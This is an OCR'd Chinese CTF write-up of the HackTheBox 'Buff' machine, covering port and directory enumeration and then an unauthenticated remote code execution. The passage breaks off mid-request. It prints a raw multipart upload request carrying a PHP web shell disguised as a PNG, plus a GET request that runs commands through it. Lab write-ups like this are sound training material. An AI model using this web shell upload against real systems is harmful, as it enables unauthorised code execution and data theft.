

概述 （Overview）



攻击链 （Kiillchain）




TTPs （Tactics, Techniques & Procedures）

- name
- Unauthenticated Remote Code Execution
- chisel
- Buffer Overflow


阶段1：枚举

老规矩，nmap 开局：

```
ports=$(nmap -p- --min-rate=1000  -T4 10.10.10.184 | grep ^[0-9] | cut -d '/' -f1 | tr '
nmap -p$ports -sC -sV 10.10.10.184
```




浏览器查看 `8080` 端口，是一个教瑜伽的官网。





在页面上没有获取到太多有用的信息，尝试枚举目录。

```
┌──(kali㉿kali)-[~/hackthebox/Buff]
└─$ gobuster dir -u http://10.10.10.198:8080/ -w /usr/share/seclists/Discovery/Web-Content/common.txt -t 50
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.198:8080/
[+] Method:                  GET
[+] Threads:                 50
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/04/09 02:13:51 Starting gobuster in directory enumeration mode
===============================================================
/.htpasswd            (Status: 403) [Size: 1044]
/.hta                 (Status: 403) [Size: 1044]
/.htaccess            (Status: 403) [Size: 1044]
/.gitattributes       (Status: 200) [Size: 66]
/AT-admin.cgi         (Status: 403) [Size: 1044]
/LICENSE              (Status: 200) [Size: 18025]
/admin.pl             (Status: 403) [Size: 1044]
/admin.cgi            (Status: 403) [Size: 1044]
/aux                  (Status: 403) [Size: 1044]
/boot                 (Status: 301) [Size: 342] [--> http://10.10.10.198:8080/boot/]
/cachemgr.cgi         (Status: 403) [Size: 1044]
/cgi-bin/             (Status: 403) [Size: 1058]
/com2                 (Status: 403) [Size: 1044]
/com1                 (Status: 403) [Size: 1044]
/com4                 (Status: 403) [Size: 1044]
/com3                 (Status: 403) [Size: 1044]
/con                  (Status: 403) [Size: 1044]
/ex                   (Status: 301) [Size: 340] [--> http://10.10.10.198:8080/ex/]
/examples             (Status: 503) [Size: 1058]
/img                  (Status: 301) [Size: 341] [--> http://10.10.10.198:8080/img/]
/include              (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/include/]
/index.php            (Status: 200) [Size: 4969]
/licenses             (Status: 403) [Size: 1203]
/lpt1                 (Status: 403) [Size: 1044]
/lpt2                 (Status: 403) [Size: 1044]
/license              (Status: 200) [Size: 18025]
/nul                  (Status: 403) [Size: 1044]
/phpmyadmin           (Status: 403) [Size: 1203]
/profile              (Status: 301) [Size: 345] [--> http://10.10.10.198:8080/profile/]
/prn                  (Status: 403) [Size: 1044]
/server-info          (Status: 403) [Size: 1203]
/server-status        (Status: 403) [Size: 1203]
/showcode.asp         (Status: 403) [Size: 1044]
/upload               (Status: 301) [Size: 344] [--> http://10.10.10.198:8080/upload/]
/webalizer            (Status: 403) [Size: 1044]

===============================================================
2021/04/09 02:14:59 Finished
===============================================================
```



可以从日志中看到，很多路径都是响应的 `403`，尝试 `burp` 转发下端口看看能不能绕过。







好吧依然 `403` ，看看别的信息。在 `contact.php` 页面发现Web服务的版本信息。

阶段2：工具及利用


阶段2.1：未经身份验证的远程代码执行




尝试google找找有没有利用，发现一个可利用的 `Unauthenticated Remote Code Execution` 。



使用 `exploit` （https://www.exploit-db.com/exploits/48506） 成功返回一个伪交互终端。




分下了一下该python代码，实际上是上传了一个新的webshell文件，然后进行命令执行。直接输入exploit中的url路径即可。



为了看的更信息的过程，在exploit中加入代理。


```
    proxies = { "http": "http://127.0.0.1:8080", "https": "http://127.0.0.1:8080", }
    r1 = s.post(url=UPLOAD_URL, files=png, data=fdata, verify=False, proxies=proxies)
```



```
POST /upload.php?id=kamehameha HTTP/1.1 \r \n
Host: 10.10.10.198:8080 \r \n
Connection: close \r \n
Accept-Encoding: gzip, deflate \r \n
Accept: */* \r \n
User-Agent: python-requests/2.23.0 \r \n
Cookie: sec_session_id=6rokvuga2pq1ks62n8nkceanh0 \r \n
Content-Length: 324 \r \n
Content-Type: multipart/form-data;
boundary=c42cd0fa326d53c82a832371662709c2 \r \n
\r \n
--c42cd0fa326d53c82a832371662709c2 \r \n
Content-Disposition: form-data; name="pupload" \r \n
\r \n
upload \r \n
--c42cd0fa326d53c82a832371662709c2 \r \n
Content-Disposition: form-data; name="file"; filename="
kaio-ken.php.png" \r \n
Content-Type: image/png \r \n
\r \n
89 PNG \r \n
1a \n
<?php echo shell_exec($_GET["telepathy"]); ?> \r \n
--c42cd0fa326d53c82a832371662709c2-- \r \n
```

```
HTTP/1.1 200 OK
Date: Fri, 09 Apr 2021 07:04:08 GMT
Server: Apache/2.4.43 (Win64) OpenSSL/1.1.1g PHP/7.4.6
X-Powered-By: PHP/7.4.6
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

具体漏洞的产生原因可以查看exploit的注释部分，首先bypass了文件后缀，使其满足图片后缀，其次bypass了文件类型，使其符合比对的图片类型，最后根据代码执行逻辑会对文件进行重命名。



```
GET /upload/kamehameha.php?telepathy=
type+C:\Users\shaun\desktop\user.txt HTTP/1.1
Host: 10.10.10.198:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101
Firefox/78.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8
Accept-Language:
